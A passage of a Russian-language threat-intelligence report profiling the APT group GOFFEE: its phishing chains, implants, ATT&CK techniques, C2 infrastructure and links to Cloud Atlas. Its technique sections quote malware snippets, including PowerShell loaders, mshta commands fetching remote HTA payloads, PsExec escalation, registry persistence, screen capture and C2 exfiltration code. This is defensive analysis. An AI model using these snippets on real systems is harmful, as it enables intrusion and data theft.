① как минимум у **1** жертвы в декабре 2022 года мы обнаружили имплант, используемый **Cloud Atlas**, а уже в январе 2023-го в инфраструктуре был найден Owowa — модифицированный зловред группировки **GOFFEE**

② у **7** жертв мы обнаружили импланты **Cloud Atlas** и **Awaken Likho**

③ **3** жертвы имели в инфраструктуре импланты групп **Cloud Atlas** и **Librarian Likho**

④ у **12** жертв были обнаружены зловреды **Cloud Atlas** и группы **xdSpy**

⑤ **3** жертвы имели у себя импланты **Cloud Atlas**

⑥ и у **1** жертвы нами были обнаружены импланты **Mythic Likho**

Теперь рассмотрим подробнее группировку **GOFFEE**.

GOFFEE

Описание группировки

Эта хорошо организованная проукраинская группа, которая известна нам с начала 2022 года. С тех пор мы постоянно наблюдали за этой группировкой и можем сделать вывод о том, что за период наблюдения (до настоящего момента) она атаковала исключительно организации в России, используя целевые фишинговые письма с вредоносными вложениями. Группу отличает использование множества инструментов для реализации атак, например с мая 2022 по лето 2023 года эта группа применяла модифицированный зловред Owowa в своих атаках. Изначально этот зловред был создан, предположительно, для жертв в Азии, однако операторы GOFFEE кастомизировали его и использовали в своих целях. Кроме того, с 2024 года злоумышленники стали распространять свои импланты при помощи легитимных утилит, однако последние были модифицированы таким образом, чтоб при их запуске выполнялся исключительно внедренный вредоносный код. Начальный вектор проникновения, как и для большинства других APT, — фишинг с вредоносными вложениями/ссылками.

За всю историю мы наблюдали использование группой следующих инструментов:

- Owowa[15]
- PowerTaskel[16]
- VisualTaskel
- Power Modul[17]
- Mythic bin agent
- FlashFileGrabber
- FlashFileGrabber-Offline
- FileGrabber

Кроме того, мы заметили зараженные системы, которые имели признаки эксплуатации уязвимостей ProxyLogon и/или ProxyShell.

В одной из последних кампаний, исследованных нами, APT-группа GOFFEE продолжила атаки на организации в России, используя PowerTaskel — непубличный агент для Mythic, написанный на PowerShell. Использование PowerShell стало знаковой чертой этой кампании, так как атакующие впервые применили также новый имплант, который получил название PowerModul. Целью атаки были СМИ, телекомы, девелоперские компании, энергетический сектор и государственные учреждения.

Однако, несмотря на применение инструментов и методов, сходных с использованными ранее, в последней кампании GOFFEE внесла несколько существенных изменений. Это характерно для этой группы — атакующие используют множество имплантов (зачастую избыточное количество) в своих атаках.

15 GOFFEE mimics Cloud Atlas and deploys Owowa.

16 GOFFEE continues operation with slight adjustments.

17 GOFFEE continues to attack organizations in Russia.

В начале 2025 года группа впервые применила документы Word с вредоносными VBA-скриптами для первоначального доступа. Кроме того, GOFFEE задействовала новый загрузчик PowerShell-скриптов — PowerModul, который отвечал за загрузку зловредов PowerTaskel, FlashFileGrabber и USB Worm. Также злоумышленники начали использовать бинарный Mythic-агент и, вероятно, разработали собственные реализации этого агента на PowerShell и C.

В последней кампании злоумышленники пользовались агентом PowerTaskel, который мы ранее связывали с этой группой. Кроме того, в цепочке заражения использовались файлы HTA и различные скрипты. Вредоносный исполняемый файл, прикрепленный к целевому фишинговому письму, представляет собой модифицированную версию `explorer.exe`, схожую с той, что использовалась в атаках группы GOFFEE в начале 2024 года, и содержит шеллкод, который сильно напоминает тот, что ранее использовался GOFFEE.

Любопытные замечания к атрибуции. В процессе исследования нам попался один из образцов ВПО, имеющих отношение к активности описываемой группы, который в ходе работы сгенерировал следующий запрос к C2 (приводится незашифрованным):

```
{"action":"checkin","uuid":"6a……68-087d-4a51-9507-31…….31b4","user":"some-rusnya","domain":"domain-rusnya","ips":["192.168.0.101,128.0.0.1,8.8.8.8,10.0.2.5"],"os":"Windows","host":"Desktop-json","architecture":"x64","process_name":"SomeProcess.exe","integrity_level":2,"pid":1024,"sleep_info":"5:23"}
```

Кроме того, большинство доменных имен C2, используемых злоумышленниками, имеют нейтральные имена на английском языке (или подобные им), однако однажды мы обнаружили обращения к C2 вида:

```
hxxps://tvoyrebenok[.]com/cuttings/magnifying/impertinence/bacterium/capsizes
```

По данным нашей телеметрии, выявленные цели описанных вредоносных действий находятся в России, а сама активность наблюдалась с июля по декабрь 2024 года. Атакам подверглись различные отрасли, включая СМИ, телекоммуникационные и строительные компании, а также государственный и энергетический секторы.

TTPs группировки

Initial Access

T1566.001 Spearphishing Attachment


Операторы GOFFEE рассылают фишинговые электронные сообщения с вредоносными вложениями. Одна из схем первоначального заражения использует RAR-архив с исполняемым файлом, замаскированным под документ, вложенный в письмо.

В некоторых случаях имя файла включает двойное расширение, например `.pdf.exe` или `.doc.exe`. Когда пользователь пытается открыть такой исполняемый файл, он загружает с командного сервера и открывает документ-приманку, параллельно совершая вредоносные действия.

Исполняемый файл представляет собой системный файл Windows (`explorer.exe` или `xpsrchvw.exe`), в код которого добавлен вредоносный шеллкод. Шеллкод похож на тот, что мы видели в предыдущих атаках, однако он также содержит обфусцированный агент для Mythic, который сразу начинает взаимодействовать с командным сервером.

Мы запустили один из таких файлов с двойным расширением в изолированной среде (при помощи Kaspersky Research Sandbox), и он немедленно предпринял попытку связаться с командным центром. На момент исследования C2 был неактивен, поэтому выполнение не продолжилось, однако исследователь получил исчерпывающий граф произошедшего (рис. 45).

Рис. 45 | Граф выполнения импланта первой стадии в изолированной среде



Во втором сценарии заражения вложенный архив RAR содержит документ Microsoft Office с макросом, который выполняет роль дроппера.

При открытии документа его текст отображается в неразборчивом виде, и появляется предупреждающее сообщение, убеждающее пользователя включить макросы. Нажатие на кнопку «Включить содержимое» активирует макрос, который скрывает предупреждающее изображение и восстанавливает оригинальный текст.

Execution

T1059.001 PowerShell

Операторы GOFFEE используют PowerShell для множества задач: загрузка полезной нагрузки, выполнение команд, обеспечение доступа к зараженной инфраструктуре, горизонтального перемещения и т. д.

Пример:

```
powershell -exec bypass -windowstyle hidden -nop -c "$raw= [io.
file]::ReadAllText(""".\UserCache.ini"""); iex $raw;"
```

PowerTaskel — это непубличный агент для Mythic, написанный на PowerShell. Мы наблюдали его в кампаниях с первоначальным заражением через электронные письма с начала 2023 года. У этого импланта две основные функции: отправка информации о зараженной среде на командный сервер в виде контрольного сообщения (checkin) и выполнение произвольных скриптов и команд PowerShell, получаемых с командного сервера в виде задач в ответ на запросы get_tasking. Полезная нагрузка запроса представляет собой объекты PowerShell, сериализованные в XML, закодированные с помощью XOR с однобайтовым ключом, уникальным для каждого образца, а затем перекодированные по алгоритму Base64.

PowerTaskel — полнофункциональный агент, способный выполнять команды и скрипты PowerShell, что позволяет ему, например, загружать и выгружать файлы с хоста, а также запускать процессы. Однако его возможностей зачастую недостаточно в силу особенностей работы PowerShell, поэтому группа решила перейти на собственный бинарный агент для Mythic. Для этого PowerTaskel загружает бинарный агент с командного сервера, внедряет его в память своего процесса и запускает в отдельном потоке.

Как минимум в одном случае PowerTaskel получил в качестве задачи скрипт с компонентом FolderFileGrabber. FolderFileGrabber во многом повторяет функциональность FlashFileGrabber (его мы опишем ниже), но с одним ключевым отличием: он может загружать файлы с удаленных систем по жестко заданному сетевому пути через протокол SMB. Для доступа к удаленным системным ресурсам используется командлет PowerShell New-SmbMapping, что позволяет успешно извлекать нужные файлы.

T1059.003 Windows Command Shell

Операторы этой APT используют пакетные командные скрипты для выполнения команд для эксфильтрации данных, кроме того, они используют `cmd.exe` для различных целей: для запуска выполнения скриптов, запуска необходимых утилит, выполнения системных команд и т. д.

Пример:

```
cmd.exe /Q /c powershell.exe mshta.exe
 https://<domain>.com/<word>/<word>/<word>/<word>/<word>.hta
```

T1059.005 Visual Basic

Злоумышленники используют VBS для распространения при помощи USB-накопителей путем создания VBS- и BAT- файлов для запуска PowerModul.

Пример:

```
Set WshShell = WScript.CreateObject("WScript.Shell")
WshShell.Run Chr(34) & ".\zermndzg.bat" & Chr(34), 0, False
WshShell.Run Chr(34) & ".\zermndzg.docx" & Chr(34), 1, False
Set WshShell = Nothing
```

Кроме того, злоумышленники используют JavaScript в процессе повышения привилегий: `mshta.exe` принимает на вход URL, указывающий на HTA-файл, который содержит обфусцированный вредоносный код и создает на диске файлы `desktop.js` и `user.txt`, а затем выполняет desktop.js при помощи `cscript.exe`.

T1059.007 JavaScript

Операторы этой APT используют JavaScript для запуска PowerModul (при помощи `UserCacheHelper.lnk.js`, который затем запускает PowerShell-скрипт с именем `UserCache.ini`).

Пример (содержимое `UserCacheHelper.lnk.js`):

```
var objService = GetObject("winmgmts:\\\\.\\root\\cimv2");var objStartup
= objService.Get("Win32_ProcessStartup");var objConfig = objStartup.
SpawnInstance_();objConfig.ShowWindow = 0;var processClass = objService.
Get("Win32_Process");var command = "powershell.exe -c \"$raw= Get-Content
C:\\Users\\user\\UserCache.ini;Invoke-Expression $raw\"";var result =
processClass.Create(command, null, objConfig, 0);
```

T1204.002 Malicious File

Операторы этой APT рассчитывают что жертва самостоятельно запустит полезную нагрузку из изначального фишингового письма. В разделе выше описаны две схемы заражения, в основе каждой — RAR-архив во вложении к вредоносному письму, только в одном случае он содержит патченный легитимный исполняемый файл, во втором — документ MS Office, содержащий вредоносный макрос. В любом случае от пользователя требуются действия для активизации полезной нагрузки.

T1047 Windows Management Instrumentation

Операторы этой APT используют WMI для получения информации о зараженной системе, например с помощью скрипта PowerModul:

```
$uDWNOSZ = Get-CimInstance Win32_OperatingSystem | Select-Object * |
ForEach-Object { $_.SystemDrive };
$yNoIzod = (Get-WMIObject -Class Win32_Volume -Filter
"DriveLetter='$uDWNOSZ'").SerialNumber.ToString("X");
```

Persistence

T1547.001 Registry Run Keys / Startup Folder

Макрос из вредоносного вложения в полученном фишинговом сообщении создает два файла в текущей папке пользователя: HTA-файл и файл PowerShell, а затем записывает путь к HTA-файлу в значение LOAD раздела реестра `HKCU\Software\Microsoft\Windows NT\CurrentVersion\Windows`:

```
HKCU\Software\Microsoft\Windows NT\CurrentVersion\Windows
"LOAD"="C:\Users\<USER_NAME>\UserCache.ini.hta"
```

Программы, указанные в значении LOAD упомянутого раздела реестра, запускаются автоматически для текущего авторизованного пользователя.

Privilege Escalation

T1543.003 Windows Service

Операторы GOFFEE используют утилиту PsExec с параметром -s для поднятия привилегий до уровня SYSTEM:

```
c:\programdata\ntuser64.exe -s -i -accepteula 1 powershell.exe /c 'mshta.exe
http://....'
```

Defense Evasion

T1070.004 File Deletion

Некоторые скриптовые файлы, используемые в процессе заражения, удаляются другими скриптами или при помощи PowerTaskel.

Пример:

```
Remove - Item $env: USERPROFILE\ user.txt;
Remove - Item $env: USERPROFILE\ desktop.vbs.txt;
```

T1027.009 Embedded Payloads

Некоторые скрипты, используемые операторами APT-групп (например, вредоносные HTA-файлы), часто проходят обфускацию с целью затруднения анализа и обхода механизмов обнаружения. Такая техника позволяет скрыть истинную логику выполнения кода, маскировать использование вредоносных функций и усложнить работу как средств защиты, так и специалистов по реагированию. Обфускация применяется для повышения устойчивости скриптов к сигнатурному и поведенческому детектированию, особенно в начальных стадиях атаки.

Пример:

```
var _0x373481=_0x3ff7;(function(_0x56b9c4,_0x319db8){var _0x1a607b={_0x-
3e45b3:0x1f1,_0x5e663c:0x1ec,_0x5b9584:0x1ef,_0x566279:0x1e9,_0x8bce59:0x-
1ea,_0x133803:0x1e3,_0x29a7bb:0x1e2,_0x278f51:0x1de,_0x54057f:0x1e8},_0x-
4d04af=_0x3ff7,_0x5b3fc8=_0x56b9c4();while(!![]){try{var …
```

T1027.010 Command Obfuscation

GOFFEE используют информацию фингерпринта целевого компьютера для генерации XOR-ключа, который будет использоваться для шифрования коммуникации с C2 в PowerTaskel и VisualTaskel.

Пример:

```
$SerialNumber = (Get - WmiObject - Query "select * from win32_logicaldisk
where DeviceID='$env:SystemDrive'").VolumeSerialNumber;
...
[byte[]] $new_bytes = new - object byte[] $response.Length;
for ($i = 0; $i - lt $response.count; $i++) {
    $new_bytes[$i] = $response[$i] - bxor $SerialNumber[$i % $SerialNumber.
Length]
```

T1218.005 Mshta

Операторы группировки GOFFEE используют MSHTA-приложения как один из элементов своей цепочки заражения, применяя их для загрузки и выполнения вредоносного кода на начальных этапах атаки. MSHTA (Microsoft HTML Application Host) предоставляет возможность запускать HTML- и JavaScript-код с системными привилегиями, что делает этот компонент удобным для скрытной доставки и выполнения скриптов.

```
c:\programdata\ntuser64.exe -s -i -accepteula 1 powershell.exe /c 'mshta.exe
http://....'
............
<HTA:APPLICATION icon="#" WINDOWSTATE="minimize" SHOWINTASKBAR="no"
SYSMENU="no" CAPTION="no" />
    <body>
        <script>
............
HKCU\Software\Microsoft\Windows NT\CurrentVersion\Windows
"LOAD"="C:\Users\<USER_NAME>\UserCache.ini.hta"
............
wmiprvse.exe -secured -Embedding
 -> cmd.exe /Q /c powershell.exe mshta.exe https://<domain>.com/<word>/<word
>/<word>/<word>/<word>.hta
wmiprvse.exe -secured -Embeddingqazxswedc
 -> powershell.exe /C mshta.exe https://<domain>.com/<word>/<word>/<word>/<w
ord>/<word>.hta
```

Кроме того, вредоносный HTA-файл, используемый во второй схеме первоначального заражения, запускает скрипт PowerShell (имплант PowerModul), но не напрямую. Вместо этого он сначала вызывает `cmd.exe` с перенаправлением вывода, чтобы записать на диск файл JavaScript с именем `UserCacheHelper.lnk.js`, а затем запускает этот JS-файл. И уже затем JavaScript запускает PowerModul:

```
cmd.exe /c if not exist "C:\Users\user\UserCacheHelper.lnk.js"
echo var objService = GetObject("winmgmts:\\\\.\\root\\cimv2");var
objStartup=objService.Get("Win32_ProcessStartup");var objConfig =
objStartup.SpawnInstance_();objConfig.ShowWindow = 0;var processClass =
objService.Get("Win32_Process"); var command="powershell.exe -c \"$raw=Get-
Content C:\\Users\\user\\UserCache.ini;Invoke-Expression $raw\"";var
result=processClass.Create(command, null, objConfig, 0); > C:\Users\user\
UserCacheHelper.lnk.js
```

Файл `UserCacheHelper.lnk.js` запускает PowerShell-скрипт под названием `UserCache.ini`, созданный первоначальным макросом этой атаки. Этот файл содержит имплант PowerModul в закодированном виде.

T1140 Deobfuscate / Decode Files or Information

Имплант PowerTaskel расшифровывает полученные с C2 команды при помощи уникального XOR-ключа.

Пример:

```
$SerialNumber = (Get - WmiObject - Query "select * from win32_logicaldisk
where DeviceID='$env:SystemDrive'").VolumeSerialNumber;
...
[byte[]] $new_bytes = new - object byte[] $response.Length;
for ($i = 0; $i - lt $response.count; $i++) {
    $new_bytes[$i] = $response[$i] - bxor $SerialNumber[$i % $SerialNumber.
Length]
```

T1564.001 Hidden Files and Directories

Червь USB Worm способен скрывать оригинальные файлы на USB-flash-дисках.

T1036.003 Rename Legitimate Utilities

Имплант PowerTaskel использует переименованную утилиту PsExec (поддельное имя — `ntuser.exe`).

T1036.007 Double File Extension

В некоторых случаях начальный имплант, находящийся в исходном RAR-архиве, имеет имя файла, включающее двойное расширение, например `.pdf.exe` или `.doc.exe`. Кроме того, некоторые вредоносные компоненты этой APT также используют двойное расширение, например `.ini.hta` или `.lnk.js`.

Примеры:

```
Печатная_форма[2]_Приказ о направлении работника в командировку.pdf.exe
UserCache.ini.hta
UserCacheHelper.lnk.js
```

T1027.012 LNK Icon Smuggling

Чтобы замаскировать ярлык, при помощи которого червь USB Worm горизонтально перемещается на USB-flash-дисках, он присваивает ему подходящий значок из библиотеки `shell32.dll` в зависимости от расширения исходного файла.

Примеры:

```
....
elseif (($___OriginalFileExt -eq '.jpg') -or ($___OriginalFileExt -eq
'.jpeg') -or ($___OriginalFileExt -eq '.png') -or ($___OriginalFileExt -eq
'.bmp') -or ($___OriginalFileExt -eq '.gif') -or ($___OriginalFileExt -eq
'.tiff') -or ($___OriginalFileExt -eq '.psd')) {$CpJjzjP = "%SystemRoot%\
system32\shell32.dll,325";}
....
elseif (($___OriginalFileExt -eq '.doc') -or ($___OriginalFileExt -eq
'.docx')) {$CpJjzjP = "%SystemRoot%\system32\shell32.dll,1";}
elseif (($___OriginalFileExt -eq '.xls') -or ($___OriginalFileExt -eq
'.xlsx')) {$CpJjzjP = "%SystemRoot%\system32\shell32.dll,66";}...
```

T1027.013 Encrypted / Encoded File

Большинство PowerShell-скриптов, включая импланты, закодированы при помощи Base64. Кроме того, снимки экрана, снятые имплантами, кодируются также при помощи Base64, например:

```
$file = "$env:USERPROFILE\test.png";
$base64string = [Convert]::ToBase64String([IO.File]::ReadAllBytes($file));
```

Discovery

T1016.001 Internet Connection Discovery

Имплант PowerTaskel умеет получать информацию об IP-адресе жертвы, которую сообщает на C2.

Пример:

```
(Test-Connection -ComputerName ($env:computername) -Count 1 | select
-ExpandProperty IPv4Address).IpAddressToString;
```

T1082 System Information Discovery

Импланты и FileGrabber могут получать нужную информацию о системе. Например, PowerTaskel получает информацию об ОС жертвы, а FileGrabber получает список дисков в системе.

Пример:

```
foreach (DriveInfo OcHLtVnj in DriveInfo.GetDrives())
{ if (OcHLtVnj.IsReady && OcHLtVnj.DriveType == DriveType.Removable)  {
bxIIV.OrYbo(OcHLtVnj.Name); }}
```

T1120 Peripheral Device Discovery

USB Worm может получать информацию о подключенных USB-flash-накопителях.

Пример:

```
Get-WmiObject Win32_Volume -Filter "DriveType='2'"
```

Lateral Movement

T1021.006 Windows Remote Management

Службу WinRM группа GOFFEE активно использует для горизонтального перемещения по сети. Обычно для этого злоумышленники запускают утилиту `mshta.exe` на удаленном хосте, передавая ей URL-адрес в качестве аргумента.

Пример:

```
wmiprvse.exe -secured -Embedding
 -> cmd.exe /C mshta.exe https://<domain>.com/<word>/<word>/<word>/<word>/<w
ord>.hta

wsmprovhost.exe
 -> mshta.exe https://<domain>.com/<word>/<word>/<word>/<word>/<word>.hta

wmiprvse.exe -secured -Embedding
 -> cmd.exe /Q /c powershell.exe mshta.exe
 https://<domain>.com/<word>/<word>/<word>/<word>/<word>.hta

wmiprvse.exe -secured -Embedding
 -> powershell.exe /C mshta.exe https://<domain>.com/<word>/<word>/<word>/<w
ord>/<word>.hta
```

После заражения системы, если учетная запись пользователя обладает достаточными правами, PowerTaskel выполняет несколько действий для повышения привилегий до системного уровня. Для этого PowerTaskel использует утилиту PsExec из пакета Sysinternals.

В коде импланта можно найти две задачи, которые PowerTaskel выполняет под управлением командного сервера. Первая задача проверяет наличие файла `ntuser.exe` в папке `%ProgramData%` и, если его нет, загружает его с командного сервера. Вторая задача запускает `mshta.exe` через программу `ntuser.exe`, которая на самом деле является переименованной версией утилиты PsExec.

Службу WinRM группа GOFFEE активно использует для горизонтального перемещения по сети. Обычно для этого злоумышленники запускают утилиту `mshta.exe` на удаленном хосте, передавая ей URL-адрес в качестве аргумента.

T1091 Replication Through Removable Media

Атакующие имеют в своем распоряжении специальный модуль USB Worm для горизонтального перемещения при помощи USB-flash-носителей.

USB Worm способен заражать съемные носители копией PowerModul. Для этого червь дает файлам на съемном носителе случайные имена, сохраняя их оригинальное расширение, и скрывает их. После этого файл UserCache.ini, содержащий имплант PowerModul, копируется в папку со скрытым таким образом файлом.

Кроме того, червь создает скрытые VBS- и BAT-файлы для запуска PowerModul и открытия документа-приманки.

Также создается ярлык с исходным именем документа-приманки, при запуске которого выполняется VBS-файл.

Collection

T1119 Automated Collection

APT-группа имеет в распоряжении компоненты FlashFileGrabber, FlashFileGrabberOffline, FileGrabber, позволяющие собирать интересующие файлы по расширению в автоматическом режиме.

В арсенале злоумышленников есть модуль FlashFileGrabber, который предназначен для кражи файлов со съемных носителей, таких как флеш-накопители. Мы выявили две разновидности этого инструмента: FlashFileGrabber и FlashFileGrabberOffline.

FlashFileGrabberOffline ищет на съемных носителях файлы с определенными расширениями и, обнаружив их, копирует на локальный диск. Для этого в папке TEMP создается ряд подпапок по шаблону `%TEMP%\CacheStore\connect\<VolumeSerialNumber>\`. Имена папок CacheStore и connect описаны непосредственно в скрипте.

Расширения файлов, интересующих злоумышленников:

```
.7z, .kml, .rar, .conf, .log, .rtf, .csv, .lrf, .scr, .doc, .mdb, .thm, .docx,
.ods, .txt, .dwg, .odt, .xlm, .heic, .ovpn, .xls, .hgt, .pdf, .xlsm, .html, .png,
.xlsx, .jpeg, .pptx, .xml, .jpg, .ps1, .zip.
```

FlashFileGrabber в основном дублирует функциональность FlashFileGrabberOffline, но с одним отличием: он может отправлять файлы на командный сервер.

T1025 Data from Removable Media

APT-группа имеет в распоряжении компоненты FlashFileGrabber, FlashFileGrabberOffline, предназначенные для сбора файлов интересующих расширений с Flash-носителей.

T1005 Data from Local System

APT-группа имеет в распоряжении компонент FileGrabber, предназначенный для сбора интересующих файлов по их расширению и эксфильтрацию их при помощи SMB.

T1113 Screen Capture

Модуль PowerTaskel умеет делать снимки экрана, реализована эта функциональность следующим образом:

```
$bitmap = new - object Drawing.Bitmap $size.width, $size.height;
$graphics = [Drawing.Graphics]::FromImage($bitmap);
$graphics.CopyFromScreen($size.location, [Drawing.Point]::Empty, $size.
size);
$graphics.Dispose();
$bitmap.Save("$env:USERPROFILE\test.png");
$bitmap.Dispose();
```

Command and Control

T1071.001 Web Protocols

Операторы GOFFEE используют HTTP(S) как канал к C2 (реализовано в имплантах, например, в PowerTaskel и VisualTaskel):

```
$ccesuqqtu = "hxxps://zeronall[.]com";
$cvmzukzss = "443";
$jkofqtquew = "/coast/write";
$nvzpuextcc = "/fit/sight";
...
$nruijougwn = [Convert]::ToBase64String($temporary_UUIDBytes + $temporary_
messageBytes);
$lrjgzgqtc = $sntqfsrgj.UploadString($ccesuqqtu+":"+$cvmzukzss+$jkofqtquew,
$nruijougwn);
```

PowerModul при обращении к командному серверу добавляет к его URL-адресу строку идентификатора зараженной системы, которая включает имя компьютера, имя пользователя и серийный номер диска:

```
hxxp://62.113.114[.]117/api/texts/{computer_name}_{username}_{serial_number}
```

T1132 Standard Encoding

При коммуникации с C2, как и при эксфильтрации, данные кодируются при помощи Base64 (в некоторых случаях шифруются перед этим). Пример см. в предыдущем пункте.

Ответ от командного сервера PowerModul приходит в имплант в формате XML, и содержит скрипты, закодированные по алгоритму Base64:

```
<Configs>
  <Config>

<Module>ZnVuY3Rpb24gQ3JlYXRlVkJTRmlsZSgkYkJkcmxzRCwgJGlMc1FybVQsIC....==</
Module>
      <CountRuns>250</CountRuns>
      <Interval>1</Interval>
  </Config>
  <Config>...
```

Exfiltration

T1041 Exfiltration Over C2 Channel

Похищенные файлы и сделанные снимки экрана эксфильтруются на командный центр злоумышленников, например:

```
$response = $WebClient.UploadValues($url, $Collections);
```

Теперь давайте исследовать связи группировки GOFFEE с другими группами в этом кластере.

Связи в кластере

Как мы уже писали выше, мы предполагаем с низкой долей уверенности, что кампании GOFFEE могут являться частью общей операционной деятельности Cloud Atlas. Вместе с тем со средней степенью уверенности мы считаем, что схожий профиль жертв и наличие общих жертв демонстрируют общие интересы или сотрудничество между операторами Cloud Atlas и GOFFEE. В частности, активность GOFFEE может быть частью операций Cloud Atlas, переданных внешнему исполнителю (например, подрядчику или другой группе операторов), либо же эта группа участвует только в совместных с Cloud Atlas операцях.

Выделим ключевые пересечения по TTPs с другими APT-группами из II кластера.

Общие TTPs:

Как уже неоднократно было отмечено, целевой фишинг с вредоносными архивами, содержащими замаскированные под легитимные документы исполняемые файлы (`.pdf.exe`, `.doc.exe`), является общей чертой почти всех проукраинских APT-группировок. Помимо этой цепочки заражения, GOFFEE использует документы Word с вредоносными VBA-скриптами

Импланты группы (VisualTaskel и PowerTaskel) сходны по функциональности с инструментами Cloud Atlas — VBShower и PowerShower. Впрочем, сходство этих групп (и, вероятно, родство) уже отмечалось неоднократно выше

Использование многоступенчатой схемы заражения с применением HTA также характерно для атак Cloud Atlas

Операторы особое внимание уделяют горизонтальному перемещению и применяют специальные скрипты для этого (в некоторых имплантах). Это роднит эту APT с другой проукраинской группой, описанной в этом кластере, — Librarian Likho

C2-инфраструктура

Использовались, домены, имеющие названия, похожие на настоящие английские слова, однако эти слова были немного изменены.

Отдельные C2 в последних кампаниях группы защищаются сервисом обратного проксирования, что также характерно для Angry Likho и Awaken Likho.

Отмеченное ранее пересечение с Cloud Atlas среди общих ASN, а также XDSpy.

Таблица 14 | Пересечение ASN других групп кластера с GOFFEE

APT	Общие с GOFFEE ASN
Cloud Atlas	AS39798 (Хостинг-провайдер MivoCloud SRL)
Cloud Atlas	AS207713 (Хостинг-провайдер GLOBAL INTERNET SOLUTIONS LLC)
XDSpy	AS16509 (Хостинг-провайдер Amazon.com, Inc.)

Как и в случае с **множеством других проукраинских APT-группировок**, почти все ASN, использованные злоумышленниками, находились под управлением хостинг-провайдеров (VPS или же обычных хостинговых провайдеров), таким образом, с большой степенью уверенности можно утверждать, что злоумышленники просто приобретали инфраструктуру.

Жертвы — пересечения и специфика отдельных жертв

Отметим, что для этой группы не характерно большое количество жертв — злоумышленники придерживаются типичной техники APT: атакуют несколько жертв в год, задерживаясь в инфраструктуре надолго, и пытаются скомпрометировать сеть полностью, получив доступ к доменному контроллеру.

Почти все наблюдаемые нами жертвы находились в России, есть отдельные случаи заражения за пределами страны, но мы считаем их случайными — группа нацелена исключительно на Россию.

